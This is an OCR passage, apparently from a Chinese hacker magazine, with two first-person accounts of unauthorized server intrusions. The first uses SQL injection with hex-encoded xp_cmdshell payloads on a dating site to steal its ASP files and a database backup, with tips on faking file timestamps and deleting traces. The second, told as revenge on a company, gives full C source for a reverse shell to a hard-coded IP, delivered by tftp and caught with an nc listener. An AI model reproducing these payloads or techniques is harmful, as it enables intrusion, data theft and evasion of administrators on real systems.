


图7

怎么样？这个软件很方便吧。到这里，我入侵收费影院的目的实现了，也就完成了我自己的入侵，当然在这里的SQL SERVER登陆用户拥有sysadmin的权限，你是可以黑掉他的网页，也可以留后门，但这一切是按你自己的目标去做的，而我的“免费看电影”的目的也已经到达了。另外提醒一点，用这个软件很容易暴露你自己的SQL服务器的IP，用户名和密码，因此大家在使用了这个软件后注意修改密码。到这里，这场入侵就算是成功了！

二、获取对方服务器上的网页文件和数据库文件

又是从一个同学的要求开始。在QQ上他问我手头有没有一套网络交友平台的ASP网页。一听到网络交友，我就想起了以前入侵的一个网站正是网络交友的网站，入侵那个网站难度颇大。以前费了九牛二虎之力才得到一个管理员的帐号，但是没几日就被管理员发现了，一下就让我的成果付诸东流。正好这次就看看能不能搞到他服务器上的网页文件和数据库的文件。这下目的明确了，就是拿到对方服务器上运行的ASP文件和数据库中的数据文件。

首先当然是用常规的方法，扫描一下服务器的端口，看看对方开放了哪些服务，运气好的话可能会发现一些有漏洞的服务。很不幸，SuperScan带来的消息是仅仅有80端口是活动的。输入TELNET IP 80，连上后再输入GET,返回如下结果：

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 25 Mar 2005 08:12:16 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The param-
eter is incorrect. </body>
</html>
遗失对主机的连接
```

从上面的结果我们可以分析出，服务器运行的是IIS。网页又是ASP的文件，所以可以大致得到结论，对方服务器的配置是：WIN2K + ASP + SQL SERVER +防火墙。

对于配置上没有什么漏洞的服务器，主要的入侵方法当然还是看看ASP程序中是否存在SQL注入漏洞。从我实地的踩点来看，客观的讲，还是比较佩服对方的ASP程序作者，写程序真是的编写的很小心，几乎所有提交参数的地方都有过滤，但是可惜，在我辛苦的寻找下，还是发现了一处比较明显的漏洞，尽管这里也是有过滤的，但是却没有判断数字的合法性，由于这个疏忽，给我带来了一线希望。先看看这个有问题的文件 http://xx/friend/show.asp?id=965。问题就出在这个id=965，这个地方作者并没有判断965是否是数字，真的是千里之堤，溃于蚁穴！其实他只需要在这个地方加上clng的函数，就可以避免我的入侵了。尽管他没有判断提交的参数是否为数字，但是他却作了很多过滤，给我的入侵带来了很大的困难。这里为了大家能看得更明白，我把他的过滤的函数帖出来（因为后面得到了网页文件，当然就知道代码喽 ^_^），如下：

```
Rem 过滤SQL 字符
function checkStr(cstring)
if cstring="" or isnull(cstring) then
exit function
end if
cstring=replace(cstring,"'","''")
cstring=replace(cstring,"""","'")
cstring=replace(cstring,"%","%")
cstring=replace(cstring,"drop","drop_")
cstring=replace(cstring,"show_user","ss_user_")
cstring=replace(cstring,"bbs_topic","bbs_topic_")
cstring=replace(cstring,"bbs_1ogo","bbs_1_")
cstring=replace(cstring,"insert","insert_")
cstring=replace(cstring,"update","update_")
checkStr=cstring
end function
```

他不但过滤了最常见的单引号，还过滤了一些常用的SQL的关键字，但是还好老天善待我，他没有过滤exec这个重要的关键字，还有尽管他过滤了单引号，但我们还是可以作变换来绕过，呵呵，说干就干！


首先看看他当前SQL SERVER用户有没有sysadmin的权限，提交如下URL**Show.asp?id=965 and 1=(SELECT IS_SRVROLEMEMBER(0x7300790073006100640069006E00))**，页面正常返回，看来权限是够了，呵呵，开心。接下来看看xp_cmdshell的存储过程被删除了没有，提交如下的ULR**1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 0x78 AND name = 0x780070005F0063006D0064007300680065006C006C00)**，页面也正常返回，这说明xp_cmdshell的存储过程是存在的，看来通向成功的路不远了，呵呵。提醒读者一下，上面两个URL中0x开头的一串16进制数字，是经过SQL编码变换过了，为的是不使用单引号，至于应该如何变换得到那一串0x的字符串，很多网上的文章都有介绍，这里就不多说了。

有了权限和XP_CMDSHELL这两个重要的武器，当然就要考虑一下怎么拿到服务器上的文件了。服务器上装有防火墙，即使让我运行了后门程序，开了端口也没有用，因为防火墙一定会阻断未授权的连接，所以我想的当然是找到对方服务器上的rar，将网页文件压缩后，通过WEB下载。

关键的问题来了，怎么找到对方的网页路径呢？通过暴错吗？很可惜，对方的错误提示是关闭的，如果有错误发生，它只会简单的提示“处理 URL 时服务器上出错，请和系统管理员联络”。气死人了，如何找到对方网页文件的路径就是关键了。可能大家会说用反弹式的后门，但却有两个问题没法解决。一个是防火墙的阻断，还有一个就是尽管我能上传JPG类的图片文件，但由于没法找到图片的绝对路径，所以也就无法上传后门，当然也就无法运行后门程序。

仔细想了一下，我想到了%5c的漏洞，可是%5c对于access的文件才有用啊，但这里是sql server，怎么办呢？只有看看对方的IP还有没有绑定其它域名了。去http://www.whois.sc看看这台服务器上的IP是否有其它域名。经过查看，还真是发现了其它的两个域名，立即用查到的域名看看，运气好，其中一个站点使用了一套ASP的新闻发布系统，如图8所示：

将图8中ceocio后面的“/”换成“%5c”，则可以暴出WEB路


图8

径，这下我得到了服务器上其中一个网站的路径为E：\WWWROO\CEOCIO\CEOCIO。只要获得了一个路径，其它就好办了。立即又回来show.asp这个文件的注入点。我要让服务器运行的命令是 **echo y|cacls e：/t /e /g system:f** 执行这条命令的目的是防止管理员删除了SYSTEM的权限，我们这样运行就是把SYSTEM的完全控制权力加上。这条命令转换为SQL16进制编码就是 **0x6500630068006F00200079007C006300610063006C007300200065003A0020002F00740020002F00650020002F006700200073007900730074006500 6D003A006600**。要让服务器运行这个命令，就在注入点输入，输入如下URL**Show.asp?id=965 declare @a sysname select @a=0x＃＃＃＃＃ exec master..xp_cmdshell @a**。其中0x＃＃＃＃就是要执行的命令的16进制编码。当输入了上面的URL后，系统就会执行echo y|cacls e：/t /e /g system:f 这条命令了。以后如果要执行什么命令就把0x＃＃＃＃的地方相应换成相应命的SQL16进制编码就行了。

为了后面叙述的方便，我把交友的网站叫做A站，用%5C暴路径的站叫B站，当然A、B站都存在于同一台服务器上。现在我的目的当然是查找A站的路径。方法是用A站的注入点，执行 dir e:\wwwroot > e:\wwwroot\ceocioc\ceocio\a.txt ，执行后就会在e:\wwwroot\ceocio\ceocio下面生成a.txt文件。而a.txt文件中的内容是 dir e:\wwwroot的结果。这样a.txt的内容其实就是服务器上网页文件的详细信息。执行后，我们再输入http://B站/ceocio/a.txt就可以看到了命令执行的结果了，如图9所示：




图9

通过这种方法，我们就可以了解对方服务器上的目录结构。当然我们最重要的是要得到A站的目录，同理我在dir C：或者dir D：，这样就可以得到压缩工具RAR的路径。通过辛苦的查找我得到了想要的两个路径，分别是E:\wwwroo\firend 和D:\Program Files\WinRAR，而在winrar中有一个命令行下的压缩工具，真是天助我也啊，呵呵！或许读者会问，如果服务器上没有rar文件怎么办？那我们上传一个rar.exe就行了或者用服务器去下载一个就行了，开动一下头脑嘛，方法就会有的，呵呵！这里再提醒一下大家，如果我们上传了文件在对方的服务器上，记得一定要上传一个能修改文件时间的软件，将自己上传文件的时间修改成与服务器上其它文件一致的时间，这样就可以避免我们上传的文件被管理员发现而被删除。因为如果不修改时间，一旦管理员用“按时间排列文件”，那我们上传的文件就跑到最后一个，非常的显眼。

得到了A站的目录路径还有RAR的路径，接下来当然是将要下载的网页打包喽。运行如下的命令：**rar a e:\wwwroot\friend\web.rar e:\wwwroot\friend**。Rar后面跟了三个参数，第一个参数“a”是表示我们的操作是压缩文件，第二个参数“e:\wwwroot\friend\web.rar”代表我们的目的文件的路径和文件名，第三个参数“e:\wwwroot\friend”是要压缩的目录或文件。在注入点提交相应的0x编码，就可以上面的压缩命令，这样我们就把网页全部压缩到了web.rar中，而且web.rar就放在A站的目录下，我们就可以通过网页下载了。输入http://A站/web.rar，就样就可以成功下载了。

下载完了，可别忘了把web.rar删除啊，要不然对方管理员看到无端端多出一个文件，会起疑心的。

得到了ASP文件这是第一步，还要拿到对方的数据才行啊。要得到全部数据，当然是把数据库中的某个库备份成文件，我们得到这个文件后就导入到自己的数据中进行还原，这样不就完美了？哈哈！我们要运行的SQL语句如下：**declare @a set @a=db_name();backup database @a to disk='e:\wwwroot\friend\sql.bak'** 把上面的语句加上show.asp?id=965后面，则可以执行上面的命令了，这样就在对方A站的网站目录下生成了sql.bak文件，我们就可以通过下载工具来down这个文件了。

其实由于这台服务器配置的比较好，管理员也比较警觉，要想进一步入侵，留下后门是有一定的难度的，下次有机会我再写一篇文章说说怎么攻破这台服务器的。但在这篇文章中，我们获得对方ASP文件和SQL数据库的目的全部达到了，所以入侵也是成功的。

从上面两个实例入侵中我们可以看到，这两次入侵都有鲜明的目的，入侵到什么地步，完全由我的目标决定，等完成了自己的目标后就收手了，这也是出于对自身的安全着想。我希望大家以后的入侵，也把目标定得明确一点，要不然蒙着头成功入侵了服务器后却还不知道自己到底要干什么……

（文章中的相关工具DataThiefV1.0.exe及作者写的注入网页attack.htm已收录在本期光盘中）

3389的诱惑

文/KYO

来北京已经两个星期了，感觉还不错，主要是能做自己喜欢的事情，这是最主要的。还有北京的朋友和同学还比较多，在双休的时候老同学来找我玩，聊起工作的事情，他跟我提到以前有家公司招聘他的时候，不但没有录用他，而且对他态度很不好。我说既然他们这么牛，那我看看他们公司网站的安全性吧。

用ssport先对目标IP扫描一通，发现对外只开放了80端口。看来只能从WEB上来渗透了。页面上看到有个应用论坛的链接，我对论坛很感兴趣，因为一个论坛至少有上传功能吧，至少也要有个管理员吧，总而言之，权限一般比那些新闻系统、文章系统、下载系统大点。论坛页面打开后发现界面很像老版本的动网，不过没有找到upfile.asp页面，另外注册后竟然需要管理员验证才能通过。后来找到一个注入点**http://www.target.com/Company/tech_detail.asp?serial=122**，打开NBSI2扫描后发现是SQL server的数据库，并且权限是sa，不过错误提示关闭了。其实注入没有回显不要紧，权限既然这么大，只要能执行命令，我们还是有办法的。现在的问题是确定一下数据库服务器的位置，另外是再确定数据库服务器能不能上网。也许大家都想到了，用tftp的话连传东西带查看数据库服务器IP都一步到位了。初步估计这台WEB服务器只开了80端口，那么肯定做了不少防护，我们用反弹端口搞定它。为了防止我所传的反向连接工具被杀，我没有用现在流行地那些程序，而是编译下面的一段反向链接的程序代码（小编：用NC一样的呀，kyo搞这么多代码来骗稿费的吧，哈哈）：

```
#include<winsock2.h>
#include<stdio.h>
#pragma comment(lib,"ws2_32.lib")
void main(int argc, char *argv[])
{
WSADATA wsaData;
SOCKET hSocket;
STARTUPINFO si;
PROCESS_INFORMATION pi;          //以上都是定义变量
struct sockaddr_in adik_sin;     //这个也是定义变量,定义一个sockaddr_in结构的变量
memset(&adik_sin,0,sizeof(adik_sin));  //分配内存给
memset(&si,0,sizeof(si));        //分配内存
WSAStartup(MAKEWORD(2,0),&wsaData);   // 初始化winsock
hSocket=WSASocket(AF_INET,SOCK_STREAM,NULL,NULL,NULL,NULL);  // 建立一个winsock对象
adik_sin.sin_family=AF_INET;
adik_sin.sin_port=htons(5200);
adik_sin.sin_addr.s_addr=inet_addr("61.48..80.93");   // 赋值给远程端口、地址给winsock对象
connect(hSocket,(struct sockaddr*)&adik_sin,sizeof(adik_sin));  // 连接到远程端口
si.cb=sizeof(si);
si.dwFlags=STARTF_USESTDHANDLES;
si.hStdInput=si.hStdOutput=si.hStdError=(void *)hSocket;  //给si对象赋值
CreateProcess(NULL,"cmd.exe",NULL,NULL,1,NULL,NULL,NULL,&si,&pi);  //创建一个cmd.exe线程并把句柄指向winsock
ExitProcess(0);    //退
}
```

编译成fanlian.exe后，在nbsi2的注入命令行里面执行tftp –i 61.48..80.93 get fanlian.exe c:\fanlian.exe，命令执行完毕后发现我本机的tftp里面有动静了，如图1所示。




图1

可以看到我们的程序传上去了，数据库服务器IP也看到了，刚好和WEB服务器IP一样。到这里我可以说它死定了。

接下来，在本机监听端口5200，执行nc –vv –l –p 5200该命令，然后在nbsi2里执行c:\fanlian.exe，可以看到我们已经得到cmd下的SHELL了，如图2所示。




图2

还是在这里执行命令**net start**，如图3所示。

这台服务器发现有mssql，serv–u，pcanywhere等服务，但是都没有对外开放端口。

